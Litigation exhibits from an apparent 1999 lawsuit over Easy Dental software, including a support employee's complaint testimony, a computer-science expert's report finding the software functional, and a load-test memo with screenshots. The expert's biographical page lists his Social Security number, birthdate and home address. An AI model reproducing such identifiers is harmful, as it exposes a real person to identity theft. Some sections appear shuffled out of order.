**A. Approximately how many DOS and windows users did Easy Dental have before Easy version 11 and windows 98?**

There were about 15 thousand DOS users and about 5 thousand windows users

**B. In your opinion were there more complaints than should be expected?**

Yes, about 95 percent of all call were complaints a day that equates to thousands per year, which I consider more than excessive.


**C. Did those complaints tend to highlight the same problems?**

Yes, the symptoms may have been different, but most of the problems stemmed from the same issue THE ACCESS DATABASE. It actually caused a chain reaction where we began to charge for DOS support, which generated another big complaint, charging for something that was documented to be free.

**D. Are the complaints expressed by Drs Taylor and Stromboe typical and representative of most I heard at Easy Dental?**

I have reviewed the letters of both doctors, and they are typical of the major issues expressed daily while I worked at Easy Dental.

In my discussion with Karen we made grammatical changes that did not effect the content of the document.

A handwritten signature in black ink, appearing to read 'Cornell S. McGee III', written over a horizontal line.

Cornell S. McGee III 5-2-99

## O.3 Developer's Expert Reports

### O.3.1 Pooch General Report

#### BIOGRAPHICAL DATA

Pooch, Udo W.

March 11, 1999

E-Systems Professor, Computer Science

Birthdate: April 20, 1943

Citizenship: U S.

Security Clearance: Secret (DoD)

Birthplace: Berlin, Germany

SSN: 556-60-2121

#### Address:

1801 Lawyer Place  
College Station, Texas 77840  
(409) 693-6115  
(409) 764-7982 (fax)

Texas A&M University  
Computer Science Department  
College Station, Texas 77843  
(409) 845-5498  
(409) 847-8578 (fax)  
pooch@cs.tamu.edu (e-mail)

#### Professional Interests:

Computer Science  
  Operating Systems  
  Fault Tolerant Systems  
  Performance, Measurement and Evaluation  
  Computer Networks and Data Communications  
  Real-time Systems  
  Computer Architecture  
  Computer Law  
  Computer System Security  
  Artificial Intelligence  
  Simulation  
Operations Research  
Theoretical Physics  
Psychometrics and Statistics

#### Education:

Ph.D., Theoretical Physics, University of Notre Dame, 1969

B.S., Physics, University of California (L.A.), 1963

#### Professional Societies:

Association of Computing Machinery  
Simulation Councils, Inc.  
SIAM

Expert Witness Report of  
Professor Udo W. Pooch  
June 10, 1999

I have reviewed both the documentation sent to me from the Locke, Liddell & Sapp law firm as well as the literature available in the public domain as related to this case and have reached a preliminary conclusion. For completeness I will summarize my background (see resume for full detail), outline some of the relevant literature as it relates to some of the technical issues, and present my preliminary findings.

A. BACKGROUND

I graduated from the University of Notre Dame in 1969 with a Ph.D. in High Energy Theoretical Physics. I am an expert in computer systems and simulation, and presently E-Systems Professor of Computer Science at Texas A&M University. My research interests include Operating Systems, Graphics and Simulation as they in particular apply to System Architectures, Computer Networks, Distributed Systems and Real-time. I am the author or co-author of seventeen books on such topics as networks, simulation, mini-computers, designing with micro-computers, top-down modular programming, micro-programming, languages (including Turbo Pascal, QuickBasic, and Ada), software engineering, and others. My latest books were "Distributed Simulation" (CRC Press, 1997), "Computer System and Network Security" (CRC Press, 1996), "Discrete Event Simulation: A Practical Approach" (CRC Press, 1995) and "Telecommunications and Networking" (CRC Press, 1994). I have over 170 technical publications in various journals, proceedings, and other contributions to books, as well as over 160 presentations. In addition to being a reviewer to various journals and proceedings, I have served as series and/or guest editor for various journal publications, as well as being series editor for both CRC Press, Inc. and ABLEX Publishing Corporation. I have also been past guest editor for CACM and IEEE/CS on various computer science topics, and been program chairman for a number of conferences.

I have taught systems courses (Operating Systems, Networks, Resilient Systems, Fault-Tolerant Systems, Advanced Networking and Security, Distributed Systems, and Simulation) for more than twenty nine years while conducting research and supervising students in distributed fault-tolerant architectures and protocols, resilient operating systems and network configurations, Distributed Systems and associated environments, and Network Security.

I have been Principal or Co-principal investigator for several research projects sponsored by such organizations as NSF, IBM, U.S. Department of Transportation, George C. Marshall Space Flight Center, NASA, USAF, and US Navy. I also have a very active consulting practice with such organizations as IBM, USAF, US Corps of Engineers, PRC, Tracor, Quest Research Corporation, E-Systems, IRS, and D.B. & Associates. I have served as a testifying expert witness in over 45 court proceedings (see attached) ranging on topics that include hardware, software, networks, CAD, computer graphics, data-bases.

performance, micro- miniaturization aspects of computer systems.

I am very active in several professional societies including ACM, IEEE Computer Society, SCS, and ORSA. I have been a past Chairman of the IEEE Technical Committee on Simulation, and have been both ACM (1974 -80) and DPMA (1976-82) National Lecturer. I have been General and Program chairman to numerous conferences.

Recipient of both the Texas A&M University-wide Distinguished Teaching Award (1974) and the College of Engineering Teaching Award (1974), I have supervised over 230 MS/MCS graduates and over 50 Ph.D. graduates since coming to Texas A&M University in 1969. Currently I am supervising 13 Ph.D. and 19 MS/MCS students.

#### B. MATERIAL CONSIDERED

The material that I have considered as related to the technical issues of this case include the following:

##### 1. Various pleadings.

- (a) Plaintiff's 1st Amended Petition.
- (b) Defendant's 1st Supplement Response.
- (c) Defendant's Supplemental Response.
- (d) Plaintiff's Disclosures.

##### 2. Various depositions and associated exhibits.

- (a) Dr. Ray Mercer (deposition)
- (b) Dr. Ronald Brashear (deposition and exhibits)
- (c) Dr. Jeanne Taylor (deposition and exhibits)
- (d) Mr. James Pack (deposition)
- (e) Mr. Conrad Azzarelli (deposition and exhibits)
- (f) Dr. Shelley Stromboe (deposition)
- (g) Mr. Brent Wells (deposition)

##### 3. Mr. Cornell McGee's deposition exhibits (#1-5). This includes a subset of complaints, labelled Stromboe complaints (Exhibit #3).

##### 4. Reports provided by various individuals.

- (a) Mr. Cornell McGee.
- (b) Dr. Ronald Brashear.
- (c) Dr. Ray Mercer.

##### 5. Software (both in source as well as executable form).

- (a) Executables for Easy Dental DOS versions 6.5, 7.0, 7.5, 8.0, 9.0, 10.0, 11.0, and 12.0.
- (b) Sources for Easy Dental DOS versions 4.0, 5.2, 6.0, 6.5, 7.0, 7.5, 8.0, 9.0, 10.0, 11.0, and 12.0.
- (c) Executables and sources for Easy Dental for windows versions 2.41, 3.0, and 3.03; for Easy Dental Lite for windows version 5.1 and 5.53.
- (d) Executables and sources for Easy Dental for windows(32) versions 2.2.1, 2.3.0, 2.3.5, 3.0.1, 3.0.2, and 3.0.3.

##### 6. User's manuals.

- (b) that Easy Dental for Windows has ease of use;
- (c) that Easy Dental for Windows is a "state of the art" dental practice management program;
- (d) that Easy Dental for Windows is the perfect software to help organize your office;
- (e) that Easy Dental for Windows is an excellent entry level system;
- (f) that Easy Dental for Windows has a functional patient feature;
- (g) that Easy Dental for Windows has a functional appointment scheduler;
- (h) that Easy Dental for Windows has a functional Electronic Claims process;
- (i) that Easy Dental for Windows has a functional fee schedule feature; and
- (j) that Easy Dental for Windows has a functional accounts receivable and accounting feature.

These items are listed on p.5-6 of Plaintiff's Disclosures.

- (3) The issue of the y2k problem and as it applies to Easy Dental for DOS v8.0.
- (4) The general issue of functionality claims made in marketing a software product, and specifically as it applies to Easy Dental Lite.
- (5) The general issue of software development, software testing and software quality assurance, and specifically as applied to the Easy Dental Lite (and Easy Dental for Windows) software product.
- (6) The general state of the technical services and customer services of the Easy Dental Lite software product.
- (7) The general issue of functionality of Easy Dental Lite and Easy Dental for Windows and whether there was a common defect in either of these products that manifested itself in Easy Dental's releases.
- (8) Analyse the general issue of how long technical support is provided to various versions of software.

#### D. TASKS PERFORMED

The Easy Dental Lite and Easy Dental for Windows v3.0 were loaded on single user and multi-user or networked platforms (Pentium II-400, 128MB; Pentium II-450, 128MB; Pentium III-400, 128MB; and Pentium III-450, 128MB) running Microsoft windows 98 and NT.

- (1) Exercised the Easy Dental Lite software, specifically to determine the functionalities of items (a) - (p) of p.3-4 of the Request for Disclosure.
  - (a) Inability to add a new insurance carrier:  
Go to "Fees/Carriers/Providers" icon on the main menu. Click on "Insurance Carriers" tab. Click on "Add". A blank page will appear. Both Carrier ID and Name fields must be completed in order to save a record. When finished entering insurance carrier information, click

- (a) Easy Dental Lite.
  - (b) Easy Dental for Windows version 3 0.
7. A subset of call reports from Schein numbered PCR#1 through PCR# 3714.
  8. Various miscellaneous advertisement for the dental products, Bates numbered ED000001 - 000059 and ED002021 - 002284.
  9. One 3 1/2 in. diskette containing two files for Dr Ronald Brashaer's test harness
    - (a) frmMain.frm
    - (b) EZDLDB.vbp (using visual basic v5.0)
  10. Y2K material.
    - (a) Representative Online internet documents
    - (b) Online internet Gardner Group reports.
    - (c) Online internet database searches (e g , www.eds com)
    - (d) Jim Keogh's book entitled "Solving the Year 2000 Problem," AP Professional Press, 1997, ISBN 0-12-575560-0.

#### C. TASKS ASSIGNED

I was tasked to consider the various supplied material and perform an independent study of the issues set forth in Plaintiff's First Amended Petition and again in Plaintiff's Disclosures. Specifically,

- (1) Whether or not Easy Dental Lite software had numerous defects, some of which included.
  - (a) inability to add a new insurance carrier;
  - (b) inability to properly print a fee list;
  - (c) inability to delete accounts;
  - (d) inability to activate or inactivate a patient account,
  - (e) continual operating errors,
  - (f) inability to completely delete an appointment, replacing an appointment with another patient's;
  - (h) inability to add emergency information on a new patient;
  - (i) inability to properly credit accounts on the accounting software;
  - (j) inadequate space to fill in a treatment plan,
  - (k) Electronics Claims processing problems;
  - (l) production of error messages on the computer;
  - (m) inability to save patient notes;
  - (n) multiple inconveniences;
  - (o) inability to properly age accounts receivable; and
  - (p) a total lack of multi-tasking capabilities.

These items are listed on p.3-4 of Plaintiff's Disclosures.

- (2) Whether or not Easy Dental windows software was misrepresented to include but not limited to
  - (a) that Easy Dental for Windows is a "Comprehensive Practice" manager;

on the "Save" button. This completes the process of entering a new insurance carrier.

- (b) Inability to properly print a fee list:  
Go to "List" and click on "Procedure Codes/Fee Schedules." Choose the Fee Schedule you wish to print and click "Ok". This will generate a report of all procedures on the fee schedule that fall within the ADA defined categories.
- (c) Inability to delete accounts:  
Go to "Patients/Visits" icon on the main menu. Find the patient record you want to delete. On the "Patient Info" screen click on the "delete patient" button. A message asking "are you sure you want to delete the patient?" will give you the option to confirm. Click "yes" to delete the patient.  
  
If the patient has pending claims, an outstanding balance, history information, etc. you will not be able to delete the record. This feature is included to provide an audit trail of past activities in the data base. If a patient cannot be deleted due to the circumstances described, the patient can still be inactivated. This will have the same effect, without actually removing the patient record.
- (d) Inability to activate or inactivate a patient account:  
Go to "Patients/Visits" icon on the main menu. Find the patient record you want to inactivate. Click on the "Guarantor" tab. Uncheck the box marked "Active". This will inactivate the patient record. The patient will no longer appear when you search for patients. This will effectively remove the patient from any reports, searches, etc. but will leave the patient in the database for any future manipulations or recovery.
- (f) Inability to completely delete an appointment, replacing an appointment with another patient's  
Go to "Appointments" on the main menu. Highlight the appointment that is to be deleted with the mouse. Once the appointment is highlighted, click the right mouse button. A menu with an option to "delete an appointment" will appear. Click on "delete an appointment". A message requesting confirmation will allow you to cancel the deletion of the appointment if desired. To delete the appointment, click "Yes". The appointment will immediately disappear. Click the "Close" button to exit the appointment module of the software.
- (h) Inability to add emergency information on a new patient:  
Go to "Patients/Visits" icon on the main menu. Find the patient record to which you want to add information. Click on the "Patient Misc" tab. Add any information in free form style to the comment section. Also, add any medical alert information by checking the appropriate box. Click on the "Save" button to enter the information into the patient record.
- (i) Inability to properly credit accounts on the accounting

software:

Go to "Patients/Visits" on the main menu. Find the Patient record that needs to be credited. Check on the "Payments" tab. From this screen a credit can be entered. The amount of the credit and additional notes can be added on this screen. In the "Type" section of this screen, the "Credit Adjustment" radio button must be selected.

- (j) Inadequate space to fill in a treatment plan:  
Go to "Patients/Visit" on the main menu. Find the patient record for which you will enter the treatment plan. Click on the "Visit/Posting" tab. From this screen a treatment plan can be entered.  
Select the "New Visit" button. Click on the "Add Procedures" button to add procedures to the treatment plan. When all procedures have been added, click the "Ok" button to return to the main "Visit/Posting" screen. Set the pull down menu at the bottom right of this screen to read "Treatment Plan". A message will appear, asking you to confirm the creation of the treatment plan. Click on "Ok" to create the treatment plan. This will also create a treatment plan report that can be printed. Up to 16 transactions can be entered on a treatment plan.
- (k) Electronic Claims processing problems:  
Easy Dental Lite transmits electronic claims to EIS. The most common reason for electronic claims problems resulted from when clients tried to transmit electronic claims to other carriers or directly to Henry Schein.
- (m) Inability to save patient notes:  
This is similar to item (h). Notes can also be added to specific transactions while entering treatment.
- (o) Inability to properly age accounts receivable:  
Go to "Reports," and click on "Billing Statement." To properly age receivables, the close month procedure must be manually run each month. If this is not run, outstanding receivables will not be aged. To run the close month process, click on the "EOM" button on the Billing Statement screen. A message will ask for confirmation that the close month process should be run. Click "Yes" to begin the close month process, which will age accounts receivable.
- (p) A total lack of multi-tasking capabilities:  
Multiple modules may be run concurrently in Easy Dental Lite. Depending on the computer display settings, the individual screens will fill the monitor screen, and thus reduce the ability to see other modules being run. In any case, whether the screen display is adjusted or not, multi-task activities can be displayed by moving windows around.

Items (e), (l), and (n), as stated, are not specific enough to allow for adequate testing and analysis, and would be very specific to each and every user.



- (2) Analysed McGee's report, the PCR documentation, the Stromboe complaints, the Easy Dental Lite users manuals, and various internal memos (see Brashear exhibit #4) to ascertain whether the claims of capability misrepresentations (p.5-6 of the Request for Disclosure) are warranted.
- (3) Performed extensive literature searches and online database searches to determine the state of the y2k problem at various dates over the last 15 years. This analysis was by system vendors, hardware vendors, software vendors, and network vendors in the computer industry, vendors in various technology and application sectors, and vendors in general (in different markets).

These searches included State and Federal Government agencies, DoD, various regulatory bodies, professional societies in the computer industry and various standards organizations.

- (4) Analysed McGee's report, the PCR documentation, the Stromboe complaints, Brashear exhibit #4 (internal memos), the depositions of Pack, Azzarelli, Taylor, Stromboe, and Wells, various advertisement (Bates #ED000001 - 000059 and ED002021 - 002284), and in general, interacted (executed) the software product to ascertain the differences between the functional capabilities of the software versus the marketing claims.
- (5) Analysed McGee's report, the depositions of Mr. Pack and Mr. Wells, the source codes, Brashear exhibit #4 (internal memos), and in general, interacted with the software to ascertain whether the software development, and the software testing was shortened significantly beyond the software practices that were common and customary in the computer industry.
- (6) Analysis of the PCR documentation, the Stromboe complaints, the McGee report, the depositions of Pack, Wells, Azzarelli, Taylor, and Stromboe, and Brashear exhibit #4 (internal memos) to ascertain the state of the technical support and customer services.
- (7) Analysis of the PCR documentation, the Stromboe complaints, the McGee report, the depositions of Pack, Wells, Taylor, Stromboe, and Azzarelli, and Brashear exhibit #4 (internal memos), the executables and source codes of the Easy Dental products, the users manuals for the Easy Dental software, and in general, interacting with the software to ascertain whether or not there was a common defect that manifested itself in various releases.

#### E. OPINIONS

- (1) Easy Dental Lite and Easy Dental for windows performs substantially as documented in corresponding users manuals and illustrated in on-line tutorials. The user interactions are quite user friendly and robust. I was not able to recreate Dr. Brashear's

system crashes during either the database loading nor the program's execution. The test harness, as given on the 3 1/2 in. disk, does not do what his report states. The access database is quite suitable for a population of about 75-100,000 patients. It is obvious that the performance of the database is impacted by the size of the database, database activities, amount of main memory, and the speed of the processors.

It is furthermore clear that the customer population were not as educated in the use of a windows environment, nor in any of network or multi-user operations.

- (2) The misrepresentations delineated to on p.5-6 of Plaintiff's Disclosures are not stated in a manner that would lend itself to reasonable analysis; are too user individually specific and subjective; or are functionally in operation.
- (3) The overwhelming preponderance of the y2k literature from governmental agencies, DoD, state agencies, regulatory agencies, system -, hardware -, software -, network - vendors, academic institutions, standard committees, professional societies, is consistent with the following schedule for the y2k problem:

Awareness usually mid 95 to mid 96 (could be even earlier)

Assessment usually mid 96 to last quarter of 97

Planning usually mid 97 to last quarter of 98  
Renovation

Testing usually mid 98 to end of 99

Validation

Implementation

There is no evidence that the developers at Easy Dental were not assessing or were not aware of the y2k problem. On the contrary, Easy Dental v11.0 in 1997 was a release (well in advance of most anyone in the industry) that was y2k compliant.

- (4) All of the functional capabilities that were marketed are available and operational except for charting. When considering the depositions of Pack, Azzarelli, and Wells, and when considering the PCR reports, the Stromboe complaints, and the internal memos (Brashear exhibit #4) it becomes apparent that potential customers were made known of the unavailability of this feature until a later time.
- (5) Contrary to Plaintiff's allegations there is not enough information available to conclude that there was not sufficient software development, testing, maintenance and support provided. This would require very extensive software source code analysis, database design and implementation analysis, and network design and implementation analysis. On the other hand, I found the software system to be very user friendly, very robust, and very useful, especially after reading the user guides and the online tutorials. Furthermore, most PCR's and complaints dealt with cosmetic changes and not the robustness of the system.
- (6) Technical support is never adequate, much less perfect. The problem in this instance is that the customers were not

sufficiently trained in the use of either a single user windows system, much less a multi-user environment. It is apparent and obvious that there was a difference of opinion with regard to training between the vendor and the potential customers.

- (7) It is my opinion that the Easy Dental Lite and Easy Dental for Windows software products provide functional capabilities as documented in their users guides, and that I did not find a common defect in these products.
- (8) It is common to the computer industry to provide technical support for the current software product release as well as for at most the previous two software product releases or for a period of two years.

If asked, I expect to testify at trial concerning the technology presented in the Easy Dental Lite and Easy Dental for Windows software, the operational capabilities of that software, the general state of software development, testing, quality assurance, maintenance, and support, as well as the general nature and state of the y2k problem.


#### F. POSSIBLE SUPPLEMENTATION TO THIS REPORT

This report represents my opinions regarding the matters of the Easy Dental Lite and Easy Dental for Windows software. This report represents the matters and issues that I anticipate to give testimony on at trial.

Should additional material and/or documents be produced I naturally would expect to be able to supplement the opinions represented in this report. In particular, I expect to review the sources of the software, the database design and implementation, and the network design of the applications.

#### G. COMPENSATION

I am expecting to be compensated my usual fee of \$250.00 per hour, plus out-of-pocket expenses, for any analysis work, preparation of any required expert report, deposition and trial testimony.



-----  
Udo W. Pooch, Ph.D., P.E.  
E-Systems Professor of  
Computer Science

# Memo

**To:** Ms. Jerry Clements  
**From:** Udo W. Pooch

---

## Work Performed

1. Created a modified version of the Ronn Brashear EZDL DB Runner program to test the (Easy Dental Lite) EZDL Program [See Figure 1].
2. Created database with **600 families** with each family having a guarantor, a spouse, and 0-6 children. The number of children were randomly generated with an even distribution in the number of children. After clicking on the Patient's button, the families are created and the number of individuals will be displayed. This resulted in the generation of **2959 total patients**. The families and patients were generated without error using a modified version of the Ronn Brashear program [See Figure 2-4].
3. Created **seven offices, three dentists and four hygienists** (all of which took one hour for lunch) and evenly distributed the patients between all dentists and hygienists [See Figure 5-6]. The providers are James Smith and the Pooch clan - Alfred, Beulah, Lafonzo, Mariah, Udo, and Zeb Pooch. The offices, dentists, and hygienists were generated without error using a modified version of the Ronn Brashear program
4. Created a fee schedule that populated all standard fees (**247 fees**) that come with EZDL. The fees ranged from \$10 to \$100 and were randomly generated [See Figure 7-8]. The fee schedule was generated without error using a modified version of the Ronn Brashear program.
5. Created **3648 procedures** and approximately **3600 appointments in a two-month period** (August-September 1999). Approximately **110 appointments per day** were scheduled. Patients were sequentially selected and assigned one of 247 procedures. Patients were then randomly assigned to one of six rooms. Scheduling of rooms was by next available time for the room selected in a two-month window of the current date between the hours of 8 AM and 5 PM. The seventh room was held in reserve for emergencies and walk-in patients (Operatory 2) [See Figure 9-13]



6. Modified the security of the EZDL program to test its functionality. No bugs were found [See Figure 14].
7. Simulated normal office activity by exercising through a variety of procedures. These procedures included:
  - a. Annotating completed and missed appointments and posting the results to patients.
  - b. Posting payments for patients by cash, check, credit, and insurance.
  - c. Generating bounced checks.
  - d. Generating payments less than the required.
  - e. Generating daily activity and daily deposit reports [See Figure 15-16].
  - f. Generating list of procedure fees [See Figure 17], insurance providers, insurance provider labels, and list of patients by type [See Figure 25].
  - g. Generating billing statements which requires end of month processing [See Figure 18]
  - h. Generating Practice analysis [See Figure 19]
  - i. Generating the following Graphs: Production by Month [See Figure 20], Production by Category [See Figure 21], Collection by Month, Collection by Payment Type [See Figure 22], AC Receivables Tracking [See Figure 23], Scheduled Production Graph [See Figure 24], and number of patients by zip code.
  - j. Backing up data to floppy disks and using the other provided utilities (Calculator, Notepad, Write). While the previous utilities worked correctly, Calendar and Medical Drug reference did not function but appear to be add-in modules.
  - k. Packing and rebuilding indexes
  - l. Generated Daily routing Slips.
  - m. Using the online help system

## **Errors Found**

Overall, the EZDL program performed extremely well. However, the following bugs were found:

- ☛ In generating appointments, the auto appointment scheduler had difficulty handling the first appointment of the next week. The program did not crash but instead of highlighting the first available time in a particular room, it highlighted the appointment immediately preceding the first available time. This is a minor bug for normal operation.
  - However, for automatic generation of appointments, this bug forced programming of appointments by day instead of over a large number of days. This resulted in a relatively limited subset of patients (about 110) being scheduled for procedures. While this should not have affected tested, there is an undocumented restriction of 16 procedures per patient. This limited the number of procedures that could be posted from an appointment to be used in generating reports.

- ❖ While daily activity, daily routing, and daily deposit reports worked, daily schedule reports always generated a blank report. It may be that I had not entered the appointments in a way that would populate this report, but it should generate the appointments scheduled for that day.
- ❖ The captions on the bottom of a production by month graph are not readable on a screen running at 1024x768. They are readable when printed out.
- ❖ The superimposed number titles on the Scheduled Production - Month to Date Graph are difficult to read [See Figure 24].

## Appendix 1 (Screen Captures of EZDL Program)




Figure 1: Modified Version of EZDL DB Runner Program

**Find Patient**

Search by:

☒ Last Name  
☐ Social Security Number  
☐ Chart Number  
☐ Account Number  
☐ Include Inactive Patients

Last Name:

---

**Choose Patient**

| Last      | First     | Chart No. | SSN         | Phone Number   |
|-----------|-----------|-----------|-------------|----------------|
| Pooch-1   | Pooch-c-2 | 1         | 000-01-0000 | (512) 001-0000 |
| Pooch-1   | Pooch-c-3 | 2         | 000-01-0000 | (512) 001-0000 |
| Pooch-1   | Pooch-c-4 | 3         | 000-01-0000 | (512) 001-0000 |
| Pooch-1   | Pooch-g   | 4         | 000-01-0000 | (512) 001-0000 |
| Pooch-1   | Pooch-s   | 5         | 000-01-0000 | (512) 001-0000 |
| Pooch-10  | Pooch-c-1 | 6         | 000-10-0000 | (512) 010-0000 |
| Pooch-10  | Pooch-c-2 | 7         | 000-10-0000 | (512) 010-0000 |
| Pooch-10  | Pooch-c-3 | 8         | 000-10-0000 | (512) 010-0000 |
| Pooch-10  | Pooch-c-4 | 9         | 000-10-0000 | (512) 010-0000 |
| Pooch-10  | Pooch-g   | 10        | 000-10-0000 | (512) 010-0000 |
| Pooch-10  | Pooch-s   | 11        | 000-10-0000 | (512) 010-0000 |
| Pooch-100 | Pooch-c-1 | 12        | 000-00-0000 | (512) 100-0000 |
| Pooch-100 | Pooch-c-2 | 13        | 000-00-0000 | (512) 100-0000 |

Figure 2: Listing of First Patients Generated



**Find Patient**

Search by:

☐ Last Name  
☐ Social Security Number  
☐ Chart Number  
☐ Account Number  
☐ Include Inactive Patients

Last Name

p

Find Goto Cancel

---

**Choose Patient**

| Last     | First     | Chart No. | SSN         | Phone Number   |
|----------|-----------|-----------|-------------|----------------|
| Pooch-97 | Pooch-c-1 | 2947      | 000-97-0000 | (512) 097-0000 |
| Pooch-97 | Pooch-g   | 2948      | 000-97-0000 | (512) 097-0000 |
| Pooch-97 | Pooch-s   | 2949      | 000-97-0000 | (512) 097-0000 |
| Pooch-98 | Pooch-c-1 | 2950      | 000-98-0000 | (512) 098-0000 |
| Pooch-98 | Pooch-c-2 | 2951      | 000-98-0000 | (512) 098-0000 |
| Pooch-98 | Pooch-c-3 | 2952      | 000-98-0000 | (512) 098-0000 |
| Pooch-98 | Pooch-c-4 | 2953      | 000-98-0000 | (512) 098-0000 |
| Pooch-98 | Pooch-c-5 | 2954      | 000-98-0000 | (512) 098-0000 |
| Pooch-98 | Pooch-c-6 | 2955      | 000-98-0000 | (512) 098-0000 |
| Pooch-98 | Pooch-g   | 2956      | 000-98-0000 | (512) 098-0000 |
| Pooch-98 | Pooch-s   | 2957      | 000-98-0000 | (512) 098-0000 |
| Pooch-99 | Pooch-g   | 2958      | 000-99-0000 | (512) 099-0000 |
| Pooch-99 | Pooch-s   | 2960      | 000-99-0000 | (512) 099-0000 |

Figure 3: Listing of Last Patients Generated

**Pooch-s Pooch-99**

Mixing Teeth

Patient Info    Patient Misc    Visits/Posting    Guarantor    Summary    Payments

Chart No. 2960    Account # 0001100    Setup Date 07/14/1999

First Last Ms. Pooch-s Pooch-99    Last Recall:

Address Somewhere    Times Sent: 0

City St Zip Austin TX 78731-    Next Recall: / /

Birthdate 01/02/50    Soc. Sec. No. 000-99-0000    Other Recall: / /

Medicaid# 000000000000    ☒ Female    ☐ Male    Reason:

Relationship to Guarantor:    Next Appt. (None)

Primary is: CHILD    Preferred Provider: James Smith    Delete Patient

Secondary is: SELF    Preferred Hygienist: Zeb Pooch    New Patient

Primary Coverage Through: Primary Insurance    New Resp Party

Month Ins Begins: January

Images    End    Save    Undo    Help    Close

Figure 4: Screen Capture of Last Patient and Information Entered on the Patient

Easy Dental Lite for Windows 5.5 - New Dentist

File Edit View Window Help

**System Options**

**Office Information**

Office Name: POOCH ASSOCIATES

Address 1: 1 Lane

Address 2:

City/State/Zip: Bryan TX 77802-

Area Code/Phone: 409 776-9293 Annual Fin. Charge: 12

Sales Tax: 8.25 Credit Card Discount: 1

Minimum Finance Charge: \$1.00

**Billing Dentist**

Name: Dr. James Smith

Dentist Initials: JS

Soc Sec No.: 111-11-1111

License No.: 1111111111

Tax ID: 11-1111111

Medicaid: 1111111111

DEA No.:

**Insurance Forms**

☐ Print Dual Copies

☐ Previous Forms

☐ Electronic Forms

Elec. ID:

Com Port:

MediForm:

Save Cancel

Patients / Vis

Figure 5: Office Setup Information

**Fees/Carriers/Providers**

Procedures / Fees   Insurance Carriers   Providers   Explanation Codes   Referrals   Employers

**Procedure**

ADA Code: **00110** **Change Fee Name**

Other Code: **210** UCR FEE: **10.00**

Description: **INITIAL ORAL EXAMINATION**

☒ Recallable   Time Required (min): **0**

Coverage Key: **PREVENTIVE**

Category: **EXAMINATION**

**Procedures**

| Procedures                 | UCR Fee |
|----------------------------|---------|
| 00110 INITIAL ORAL EXAMINA | 10.00   |
| 00120 PERIODIC ORAL EVALUA | 10.00   |
| 00140 LIMITED ORAL EVALUAT | 10.00   |
| 00150 COMPREHENSIVE ORAL E | 11.00   |
| 00210 INTRAORAL COMPLETE I | 12.00   |
| 00220 INTRAORAL - FIRST FI | 13.00   |
| 00230 INTRAORAL EACH ADDIT | 13.00   |
| 00240 INTRAORAL OCCLUSAL   | 12.00   |

**Fee Schedules for INITIAL ORAL EXAMINATION**

|                            |       |
|----------------------------|-------|
| 00110 UCR - Usual Customar | 10.00 |
| 00110 Medicaid/D Cal       | 0.00  |

**View Fees by:**

☒ Procedures

☐ Fee Schedule

**UCR - Usual Customary Rem - FEE \$ 10.00**

**Buttons:** Add a Procedure, Delete a Procedure, Change Fee Schedule, New Fee Schedule, Delete Fee Schedule, Save, Undo, Help, Close

Figure 7: First Random Fees Generated

**Fees/Carriers/Providers**

Procedures / Fees | Insurance Carriers | Providers | Explosion Codes | Referrals | Employers

**Procedure**  
 ADA Code: 00110 **Change Fee Name**  
 Other Code: 210 UCR FEE: 10.00  
 Description: INITIAL ORAL EXAMINATION  
☒ Recallable Time Required (min): 0  
 Coverage Key: PREVENTIVE  
 Category: EXAMINATION

**Procedures**

| Procedures                 | UCR Fee |
|----------------------------|---------|
| 09910 APPLICATION OF DESEN | 66.00   |
| 09920 BEHAVIOR MANAGEMENT  | 47.00   |
| 09930 TREATMENT OF COMPLIC | 24.00   |
| 09940 OCCLUSAL GUARD       | 69.00   |
| 09941 FABRICATE ATHLETIC M | 50.00   |
| 09950 OCCLUSION ANALYSIS M | 11.00   |
| 09952 OCCLUSAL ANALYSIS    | 18.00   |
| 09970 ENAMEL MICROABRASION | 28.00   |

**Fee Schedules for INITIAL ORAL EXAMINATION**

|                            |       |
|----------------------------|-------|
| 00110 UCR - Usual Customar | 10.00 |
| 00110 Medicaid/D Cal       | 0.00  |

**Buttons:** Add a Procedure, Delete a Procedure, Change Fee Schedule, New Fee Schedule, View Fees by (Procedures, Fee Schedule), Delete Fee Schedule

UCR - Usual Customary Rem FEE \$ 10.00

**Save Undo Help Close**

Figure 8: Last Random Fees Entered

**Appointment Setup**

**Time Interval**  
☒ 10 minutes  
☐ 15 minutes  
**Time Setup...**

**Defaults**  
 Rooms Visible: 7 **Room Setup...**  
 Area Code: 409

**Procedure Priority/Color**

|            |        |
|------------|--------|
| Priority 1 | Red    |
| Priority 2 | Blue   |
| Priority 3 | Green  |
| Priority 4 | Yellow |
| Priority 5 | Gray   |

**OK Cancel**

Figure 9: Appointment Setup Information





